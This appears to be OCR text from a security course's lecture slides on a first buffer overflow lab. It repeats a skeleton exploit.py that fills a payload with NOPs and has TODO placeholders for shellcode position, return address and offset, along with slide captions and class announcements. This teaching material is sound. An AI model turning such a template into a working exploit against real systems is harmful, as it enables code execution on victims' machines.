


```
#!/usr/bin/python3
import sys

# TODO: Replace the content with the actual shellcode
shellcode = (
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0x00      # TODO: Change this number
offset = 0      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
~
```

Creates a list of NOP instructions

Step 2: Find the address to place our malicious **shellcode**

exploit.py



```
#!/usr/bin/python3
import sys

# TODO: Replace the content with the actual shellcode
shellcode = (
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0x00         # TODO: Change this number
offset = 0         # TODO: Change this number

L = 4              # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
~
```

Creates a list of NOP instructions

Our start is going to be (517 – len(shellcode))

Step 2: Find the address to place our malicious **shellcode**


Code that will be executed

Creates a list of NOP instructions

Our start is going to be (517 – len(shellcode))

These are the values you got from gdb

exploit.py



```
#!/usr/bin/python3
import sys

# TODO: Replace the content with the actual shellcode
shellcode = (
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0x00      # TODO: Change this number
offset = 0      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
~
```

Step 2: Find the address to place our malicious **shellcode**


Code that will be executed

Creates a list of NOP instructions

Our start is going to be (517 – len(shellcode))

These are the values you got from gdb

exploit.py



```
#!/usr/bin/python3
import sys

# TODO: Replace the content with the actual shellcode
shellcode = (
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0x00      # TODO: Change this number
offset = 0      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
~
```

Step 2: Find the address to place our malicious **shellcode**

Everything is broken


Announcements

Everything is broken

Lab 4 will be posted later today

Go to the career fair


Lab instructions



Pretty easy, right?

Our first buffer overflow attack

